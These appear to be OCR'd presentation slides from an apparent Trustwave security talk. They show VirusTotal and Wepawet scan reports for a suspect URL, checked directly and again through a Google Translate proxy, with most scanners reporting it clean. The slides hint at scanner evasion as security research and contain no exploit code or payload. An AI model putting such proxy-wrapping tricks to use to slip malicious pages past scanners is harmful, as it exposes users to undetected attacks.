
Detection ratio: 0 / 39

Analysis date: 2013-07-11 10:33:35 UTC (0 minutes ago)

File scan: The URL response content could not be retrieved or it is some text format (HTML, XML, CSV, TXT, etc.), hence, it was not enqueued for antivirus scanning.

URL Scanner	Result
ADMINUSLabs	Clean site
AlienVault	Clean site
Antiy-AVL	Clean site
Avira	Clean site
BitDefender	Clean site
C-SIRT	Clean site

VirusTotal / Wepawet ?



wepawet.iseclab.org/view.php?hash=36fc5cedae4f0c308f01ff7738371a49&t=1373538850&type=js

Wepawet

Home | About | Sample Reports | Tools | News

Analysis report for http://handei.ueuo.com/tran.html

Sample Overview

URL	http://handei.ueuo.com/tran.html
Domain	handei.ueuo.com
Analysis Started	2013-07-11 03:34:10
Report Generated	2013-07-11 03:34:17
JSAND version	2.3.6

Reanalyze this URL.

See the report for domain handei.ueuo.com.

Detection results

Detector	Result
JSAND 2.3.6	benign

Exploits


No exploits were identified.

Deobfuscation results

Evals

No evals.

VirusTotal / Wepawet ?




Wepawet

Analyzing http://translate.google.com/translate?hl=en&sl=iw&tl=en&u=http%3A%2F%2Fhandei.ueuo.com%2Ftran.html

There was an error: The analysis timed out.

VirusTotal / Wepawet ?



Normalized URL: http://translate.google.com/translate?hl=en&sl=iw&tl=en&u=http%3A%2F%2Fhandei.ueuo.com%2Ftran.html

Detection ratio: 1 / 39

Analysis date: 2013-07-11 10:39:31 UTC (2 minutes ago)

File scan: The URL response content could not be retrieved or it is some text format (HTML, XML, CSV, TXT, etc.), hence, it was not enqueued for antivirus scanning.

URL Scanner	Result
Sucuri SiteCheck	Malicious site
ADMINUSLabs	
AlienVault	Clean site
Antiy-AVL	Clean site
Avira	Clean site
BitDefender	Clean site
C-SIRT	Clean site
CLEAN MX	Clean site
Comodo Site Inspector	Clean site
CyberCrime	Unrated site

Thank You!

Q A

Daniel Chechik:

dchechik@trustwave.com @danielchechik

Anat (Fox) Davidi:

adavidi@trustwave.com @afoxdavidi